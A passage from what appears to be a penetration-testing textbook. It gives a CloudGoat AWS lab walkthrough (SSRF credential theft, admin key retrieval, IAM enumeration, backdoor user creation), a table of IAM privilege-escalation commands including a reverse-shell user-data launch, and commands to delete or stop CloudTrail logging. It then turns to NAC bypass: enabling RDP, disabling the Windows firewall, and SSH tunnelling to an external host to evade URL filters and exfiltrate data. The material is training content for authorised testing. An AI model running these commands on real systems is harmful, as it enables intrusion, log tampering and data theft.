


Figure 8.41: Performing an SSRF attack on the web application to retrieve the temporary credentials

10. Configure the AWS profile within Kali Linux with another profile by running `sudo aws configure -profile ec2-temp` as shown in *Figure 8.42*, and additionally, make sure the `aws_session_token` is added to the `aws credentials` file and then access the S3 buckets by running `sudo aws s3 ls -profile ec2-temp.` That provides a bucket called `cg-secret-s3-bucket-<randomid>`:




Figure 8.42: Listing the S3 buckets with the temporary credentials

11. Let's download the entire contents of this bucket by running `sudo aws s3 sync s3://<bucketname><folder><file> location -profile` as shown in the following screenshot. Yay! We now have the high-privileged user access details from this bucket. This is similar to gaining domain administrative access during internal penetration testing:

```
┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws s3 sync s3://cg-secret-s3-bucket-cgidayjqr4452k ./download --profile ec2-temp
download: s3://cg-secret-s3-bucket-cgidayjqr4452k/admin-user.txt to download/admin-user.txt

┌──(kali㉿kali)-[~/cloud]
└─$ cat download/admin-user.txt
AKIAXFHQBHH5ZSLLAXX4
RYUnE3oS/LUSJl4PI5dRpbwkuQ7RH47E6K7jtjbl

┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws configure --profile ec2-admin
AWS Access Key ID [None]: AKIAXFHQBHH5ZSLLAXX4
AWS Secret Access Key [None]: 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
Default region name [None]:
Default output format [None]:
```

Figure 8.43: Downloading the secrets and configuring Kali Linux with the admin profile

12. After configuring AWS with the `ec2-admin` profile within Kali Linux, attackers will now be able to perform any actions in the EC2 environment. As an example, we can now view all the users by running `sudo aws iam list-users –profile ec2–admin` as shown in *Figure 8.44*:

```
┌──(kali㉿kali)-[~/cloud/enumerate-iam]
└─$ sudo aws iam list-users --profile ec2-admin
{
    "Users": [
        {
            "Path": "/",
            "UserName": "cloudgoat",
            "UserId": "AIDAXFHQBHH53NY75VIQX",
            "Arn": "arn:aws:iam::492277152251:user/cloudgoat",
            "CreateDate": "2021-07-30T11:29:49Z"
        },
        {
            "Path": "/",
            "UserName": "shepard-cgid8ymltd16gu",
            "UserId": "AIDAXFHQBHH55LRLDBLEO",
            "Arn": "arn:aws:iam::492277152251:user/shepard-cgid8ymltd16gu",
            "CreateDate": "2021-08-15T14:13:06Z"
        },
        {
            "Path": "/",
            "UserName": "solus-cgid8ymltd16gu",
            "UserId": "AIDAXFHQBHH57J4ZPT6PQ",
            "Arn": "arn:aws:iam::492277152251:user/solus-cgid8ymltd16gu",
            "CreateDate": "2021-08-15T14:13:06Z"
        },
        {
            "Path": "/",
            "UserName": "wrex-cgid8ymltd16gu",
```

Figure 8.44: Enumerating the users from the admin profile

13. View the attached policies specific to the users by running `sudo iam list-attached-user-policies –username <nameofuser> --profile ec2-admin` as shown in *Figure 8.45*:

```
┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws iam list-attached-user-policies --user-name shepard-cgidayjqr4452k --profile ec2-admin
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-shepard-policy-cgidayjqr4452k",
            "PolicyArn": "arn:aws:iam::492277152251:policy/cg-shepard-policy-cgidayjqr4452k"
        }
    ]
}
```

Figure 8.45: Accessing the user-attached policies

Note that the following two steps are only for the demonstration purpose of how to create an `aws iam` access key and user using the command line. Testers must be aware that if these steps are performed on a CloudGoat deployed AWS environment, then destroying the instance will not be possible since CloudGoat can only delete instances that it creates with the script.

14. You should now be able to change any user's secret key by running `sudo iam create-access-key –username <Username> --region us-east-1 –profile ec2-admin`:

```
┌──(kali㉿kali)-[~/cloud/enumerate-iam]
└─$ sudo aws iam create-access-key --user-name shepard-cgid8ymltd16gu --region us-east-1 --profile ec2-admin
{
    "AccessKey": {
        "UserName": "shepard-cgid8ymltd16gu",
        "AccessKeyId": "AKIAXFHQ8HH5SGORZX7A",
        "Status": "Active",
        "SecretAccessKey": "yhGix0K8KYXIJL+z2v80WBD04TvrTmWzOzkY0Rfx",
        "CreateDate": "2021-08-15T15:43:00Z"
    }
}
```

Figure 8.46: Creating a new access key for a user

15. Additionally, you can create a new user as a backdoor to access the environment by running `sudo aws iam create-user –username backdoor –profile ec2-admin`, and that should come up with the new user created with an access key and a secret access key as shown in *Figure 8.47*:




Figure 8.47: Creating a new user for backdoor access

16. Testers can now return to the CloudGoat Docker image and destroy the AWS setup by running `./cloudgoat.py destroy all` in the terminal.

Table 8.3 provides useful command references that pentesters can leverage during AWS penetration testing:

Description	**Command reference**
Creates a new policy version	`aws iam create-policy-version –policy-arn target_policy_arn –policy-document file://path/to/ /policy.json –set-as-default`
Sets the default policy version to an existing version	`aws iam set-default-policy-version –policy-arn target_policy_arn –version-id v2`

Creates an EC2 instance with an existing instance profile	`aws ec2 run-instances –image-id ami-a4dc46db –instance-type t2.micro –iam-instance-profile Name=iam-full-access-ip –key-name my_ssh_key –security-group-ids sg-123456`
	
	`aws ec2 run-instances –image-id ami-a4dc46db –instance-type t2.micro –iam-instance-profile Name=iam-full-access-ip –user-data file://script/with/reverse/shell.sh`

Creates a new user access key	`aws iam create-access-key –username target_user`
Creates a new login profile	`aws iam create-login-profile –username target_user –password '|[3rxYGGl3@'68)O{,-$1B"zKejZZ.X1;6T}<XT5isoE=LB2L^G@{uK>f;/CQQeXSo>}th)KZ7v?\hq.#@dh49”=fT;\|,lyTKOLG7J[qH$LV5U<9'OZ",jJ[iT-D^(' –no-password-reset-required`
Updates an existing login profile	`aws iam update-login-profile –username target_user –password '|[3rxYGGl3@'68)O{,-$1B"zKejZZ.X1;6T}<XT5isoE=LB2L^G@{uK>f;/CQQeXSo>}th)KZ7v?\hq.#@dh49”=fT;\|,lyTKOLG7J[qH$LV5U<9'`

	`OZ",jJ[iT-D^(' --no-password-reset-required`

Attaches a policy to a:
User
Group
Role
	`aws iam attach-user-policy –username my_username –policy-arn`
	`arn:aws:iam::aws:policy/AdministratorAccess aws iam attach-group-policy –group-name group_i_am_in –policy-arn arn:aws:iam::aws:policy/AdministratorAccess`
	`aws iam attach-role-policy –role-name role_i_can_assume –policy-arn arn:aws:iam::aws:policy/AdministratorAccess`

Creates/updates an inline policy for a:
User
Group
Role
	`aws iam put-user-policy –username my_username –policy-name my_inline_policy –policy-document file://path/to/policy.json`
	`aws iam put-group-policy –group-name group_i_am_in –policy-name group_inline_policy –policy-document file://path/to/policy.json>`
	`aws iam put-role-policy –role-name role_i_can_assume –policy-name role_inline_policy –policy-document file://path/to/policy.json`

Adds a user to a group	`aws iam add-user-to-group --group-name target_group --username username`
Updates the `AssumeRolePolicyDocument` of a role	`aws iam update-assume-role-policy –role-name role_i_can_assume –policy-document file://path/to/assume/role/policy.json`
Updates the code of an existing lambda function	`aws lambda update-function-code --function-name target_function –zip-file fileb://my/lambda/code/zipped.zip`

Table 8.3: Useful AWS commands during penetration testing

Obfuscating CloudTrail logs

CloudTrail is a service within Amazon that monitors any actions that are done by users. Assuming attackers now have high-privileged access to the environment, they will be able to modify the settings by performing the following actions:

1. Identify the CloudTrail details by running `sudo aws cloudtrail describe-details –profile <profile name>`.
2. Attackers can choose to perform the removal of trails by running `sudo aws cloudtrail delete-trail --name cloudgoat_trail --profile <Profile name>`.
3. Alternatively, they can stop the logging by running `sudo aws cloudtrail stop-logging --name cloudgoat_trail --profile <Profile name>`. However, it will trigger an alert in GuardDuty (a threat detection service within AWS) about the logs not being captured.

We have explored the important aspects of cloud penetration testing with some practical examples. Pentesters should always consider any cloud infrastructure as part of the internal/external scope to ensure that objectives are met.

Summary

In this chapter, we took a quick tour of different types of cloud services and attacks against those services. We took a deep dive into AWS-specific security misconfigurations, particularly the exploitation of remote web application vulnerabilities through the logs from the load balancer, and took advantage of a misconfigured S3 bucket to gain access to internal EC2 instances. Further, we exploited the privileges of the instance in gaining the database credentials and also explored metadata service header injection attacks. We learned how to create a backdoor user in an AWS environment through an SSRF attack. We then examined some of the useful command-line functions that can be utilized in AWS penetration testing.

In the next chapter, we will focus more on how to bypass **Network Access Control** (**NAC**) and antivirus software, **User Account Control** (**UAC**), and Windows operating system controls. We will also explore toolsets such as the Veil Framework and Shellter.

9

Bypassing Security Controls

The COVID-19 pandemic has led many organizations to switch completely to remote working in 2020, and this has significantly increased the risk associated with the endpoint devices that remote workers use. The rise of **Endpoint Detection and Response** (**EDR**) from early 2018 to now has emerged as a replacement for traditional antivirus software, due to the various types of security incidents, especially sophisticated ransomware and leakware. Having said that, most of the time, when testers get internal network access or highly privileged access, they think they are done with the test, assuming that they have the knowledge and toolset to completely compromise the network or enterprise.

One of the neglected aspects during a penetration test activity is bypassing security controls to assess the target organization's detection and prevention techniques. In all penetration testing activities, penetration testers or attackers need to understand what renders the exploit ineffective while performing an active attack on the target network/system, and bypassing the security controls that are set by the target organization becomes crucial as part of the cyber kill chain methodology. In this chapter, we will review the

different types of security controls in place, identify a systematic process for overcoming these controls, and demonstrate this using the tools from the Kali toolset.

In this chapter, you will learn about the following:

- Bypassing **Network Access Control** (**NAC**)
- Bypassing traditional **Antivirus** (**AV**)/**Endpoint Detection and Response** (**EDR**) **tools** using different tactics and techniques
- Bypassing application-level controls
- Understanding Windows-specific operating system security controls

Let's explore the different types of NAC and how to bypass them in the next section.

Bypassing Network Access Control (NAC)

NAC works on a basic form of the IEEE 802.1X standard. The majority of corporations implement NAC to protect network nodes, such as switches, routers, firewalls, servers, and, more importantly, endpoints. Decent NAC implies the controls that are put in place to prevent the intrusion by policies and also define who can access what. In this section, we will take a deep dive into different types of NAC that attackers or penetration testers encounter during an RTE or penetration test.

There are no specific common criteria or standardization for NAC; it depends on the vendor and the way it is implemented. For example, Cisco provides Cisco Network Admission Control, and Microsoft provides Microsoft Network Access Protection. The primary purpose of NAC is to control the devices/elements, which can be connected, and then made sure that they are tested for compliance. NAC protections can be subdivided into two different categories:

- Pre-admission NAC
- Post-admission NAC

Figure 9.1 provides some mind map activities that can be performed by an attacker during an internal penetration test or post-exploitation phase as per the kill chain methodology:




Figure 9.1: A mind map of different NAC activities

Pre-admission NAC

In pre-admission NAC, basically, all the controls are put in place by security requirements in order to add a new device to the network. The following sections explain the different approaches for bypassing them:

Adding new elements

Typically, any mature NAC deployment in a corporation would be able to identify any new elements (devices) added to the network. During a red teaming exercise or internal penetration testing, an attacker typically adds a device to a network such as the `pwnexpress` NAC and bypasses the restrictions set by the NAC by running Kali Linux on the device and maintaining shell access to the added device.

In the *Bypassing MAC address authentication and open authentication* section of *Chapter 6*, *Wireless and Bluetooth Attacks*, we saw how to bypass MAC address authentication and allow our system to admit the network through `macchanger`.

Identifying the rules

Understanding how the rules are applied is considered an art, especially when an internal system is hiding behind an NAT. For example, if you are able to provide your Kali attack boxes a link to the internal network either by means of a MAC filter bypass or by physically plugging in a LAN cable, you have now added the element to the corporate network with a local IP address, as shown

in *Figure 9.2*. DHCP information is automatically updated in your `etcresolv.conf` file.




Figure 9.2: DHCP information on Kali Linux with internal DNS entries

Many enterprises implement a DHCP proxy to protect themselves; this can be bypassed by adding a static IP address. Some routers will assign DHCP only after your device is authenticated through HTTP; this information can be captured by performing man-in-the-middle attacks.

Exceptions

We have noted, through our experiences, that many organization that have obvious exceptions to the list of rules, which are applied to

their access control listing. For example, if the application service port is allowed to be accessed by a restricted IP range, an authenticated element or endpoint can mimic exceptions such as routing.

Quarantine rules

Identification of quarantine rules during a penetration test will test the ability of the attacker to circumvent the security controls set by an organization.

Disabling endpoint security

One of the things that attackers can encounter during the pre-admission NAC is that when an element is non-compliant, the endpoint will be disabled. For example, an element trying to connect to the network without antivirus installed will be automatically quarantined and the network port/interface on the switch will be disabled.

Preventing remediation

The majority of endpoints have antivirus and predefined remediation activities defined. For example, a specific device with a valid IP address performing a port scan will be blocked for a period of time and the traffic will be blocked by the antivirus software.

Adding exceptions

It is also important to add your own set of rules once you have access to the remote command shell. Testers can enable the remote desktop protocol by running `reg add`

`"HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" v fDenyTSConnections t REG_DWORD d 0 f` in the windows command line as an administrator.

For example, you can utilize the `netsh` Windows command-line utility to add a remote desktop through the firewall by entering the following command:

```
netsh advfirewall firewall set rule group="remote desktop"
```

Upon successful execution of the preceding command, attackers should be able to see the following figure:




Figure 9.3: Adding a Windows remote desktop rule through a Windows firewall

A non-stealthy way would be to disable all the profiles by running `netsh advfirewall set allprofiles state off`, or `netsh firewall set opmode disable` in older versions of Windows.

Post-admission NAC

Post-admission NAC is the set of devices that are already authorized and sit between the user switch and distribution switches. A notable protection that attackers can try to bypass is the firewall and intrusion prevention systems.

Bypassing isolation

In the case of advanced host intrusion prevention, if the endpoint is missing security configurations or is compromised or infected, there might be a rule to isolate the endpoint in a particular segment. This will provide an opportunity for attackers to exploit all the systems in that particular segment.

Detecting a honeypot

We have even noticed that some companies have implemented advanced protection mechanisms, where signposting systems or servers that are infected are routed to a honeypot solution to set up a trap and uncover the actual motive behind the infection or attack.

Testers can identify these honeypot hosts as they typically respond with all ports open.

Bypassing application-level controls

Bypassing application controls is a straightforward activity after exploitation. Multiple application-level protections/controls are put in place. In this section, we will take a deep dive into common application-level controls and strategies to bypass them and establish a connection to the internet from the corporate network.

Tunneling past client-side firewalls using SSH

One of the main things to learn after adding yourself to the internal network is how to tunnel past firewalls using SSH. We will now explore setting up a reverse tunnel to the attack box from the external internet by circumventing all the security controls put in place.

Inbound to outbound

In the following example, Kali Linux is running on the internet cloud at `18.x.x.74` and running the SSH service on port `443` (make sure you change your SSH settings to change the port number by editing `etcsshd_config` and `Port` to `443)`. From the internal corporate network, if all the ports are blocked at the firewall level, apart from ports `80` and `443`, this means insiders will be able to access the internet from the corporate network. Attackers would be able to utilize the remote Kali Linux by directly accessing the SSH service over port `443`. Technically, as far as the company is concerned, this is from the internal network to the internet.




Figure 9.4: Accessing remote Kali Linux through port 443

Next, you should be able to use your Kali Linux machine on the cloud to communicate with the internal network.

Bypassing URL filtering mechanisms

You can utilize the existing SSH connection and port forwarding techniques to bypass any restrictions set by the security policy or special device in place.

In the following example, it showcases that there is a URL filtering device in place that prevents us from accessing certain websites, as shown in the following *Figure 9.5*:




Figure 9.5: Domain content blocked from the URL filtering device

This can be bypassed using one of the tunneling tools; in this case, we will utilize portable software called PuTTY, which can be downloaded directly from https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html:

1. Open the `putty.exe` application (most of the time, there will be no block on the portable executables) and connect to your remote host on port `443`, accept the certificate, and log in
2. Click on **Tunnels** from the **Connection** tab
3. Enter the local port as `8090` and add the remote port as **Auto**, as shown in *Figure 9.6*:




Figure 9.6: Setting the tunneling through existing SSH communication

This has now enabled internet access to your internal system using the SSH tunnel utilizing the external system's setting, which means all the traffic on TCP port `8090` can now be forwarded through the external system at `18.x.x.74`.

4. The next step is to go to **Internet Options** | **LAN connections** | **Advanced** | **SOCKs** and enter `127.0.0.1` in **Proxy address to use** and `8090` as the port, as shown in *Figure 9.7*:




Figure 9.7: Setting the Socks IP to point to the proxy SSH tunnel

Now that the proxy is pointed to the remote machine, you will be able to access the website without being blocked by the proxy or any URL filtering device, as shown in *Figure 9.8*.

This way, penetration testers can bypass the URL filtering in place and also exfiltrate the data to the public cloud, the hacker's hosted computer, or blocked websites.

